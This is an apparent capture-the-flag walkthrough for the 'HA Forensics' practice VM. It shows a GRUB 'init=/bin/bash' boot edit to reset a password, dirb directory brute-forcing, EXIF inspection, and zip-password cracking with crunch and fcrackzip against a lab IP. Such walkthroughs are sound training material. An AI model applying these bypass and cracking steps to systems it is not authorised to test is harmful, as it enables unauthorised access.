
# HA FORENSICS - WALKTHROUGH


* Start the vulnerable VM.
* When you see the **GRUB menu** (that black screen showing boot options), **press** e on the highlighted boot entry. *If GRUB doesn’t appear automatically, press Esc or Shift quickly after power-on to reveal it.*
* Modify Boot Entry : Scroll to the line that starts with: linux /boot/vmlinuz-… At the **end** of that line, **replace**: ro quiet splasH with rw init=/bin/bash
* root@(none):/# passwd forensic
* *Now add pass of your choice*
* *LOGIN*

**

* *CHECK IPS OF VULNERABLE M,ACHINE AND KALI LINUX*
* Once you've discovered the target VM and obtained its IP NAVIGATE TO


*http://<IP>*

* On the landing page, look for a button or link labeled something like:  
  **"Click here to get flag!"**



* Clicking that link brings up an image (often with .gif extension), but nothing immediately obvious to the naked eye.
* Brute force directories *dirb http://192.168.56.110/*
* *Access <http://192.168.56.110/images/>* You'll see a file like: fingerprint.jpg
* *wget <http://192.168.56.110/images/fingerprint.jpg>*
* *Go to Exifinfo.org and load that image and here you go flag1 is found!!!*

FLAG 1:



* dirb <http://1<ip>> -X .txt
* Looking at the tips.txt we see that it is a kind of robots.txt file just named tips. As we are on the hunt for flags, we choose to browse the flag.zip file first.
* It gave us an option to save the file.
* Now that we have the zip file on our local system, its time to extract the contents of this file. We use the unzip command to extract the files inside the flag.zip file. It requires a password. We don’t have one!!

We go back to the Web browser and the tips file. Here is a folder named igolder. It resembles a website that encrypts and decrypts public and private key messages. We browse the folder and see that there is another text file called clue.txt. Upon reading the file we see that it is a combination of a private key and a message.



http://<ip>/igolder/clue.txt

* Whenever we are in a situation where we have some partial hint of the password, we use crunch to create a dictionary fitting to that pattern. We used crunch and created a dictionary for cracking the password named dict.txt. Using fcrackzip we cracked the password to be for007.

We unzip the file and we have a pdf file labelled flag. We also get a DMP file but more on that later.


crunch 6 6 -t for%%% -o dict.txt


fcrackzip -u -D -p dict.txt flag.zip

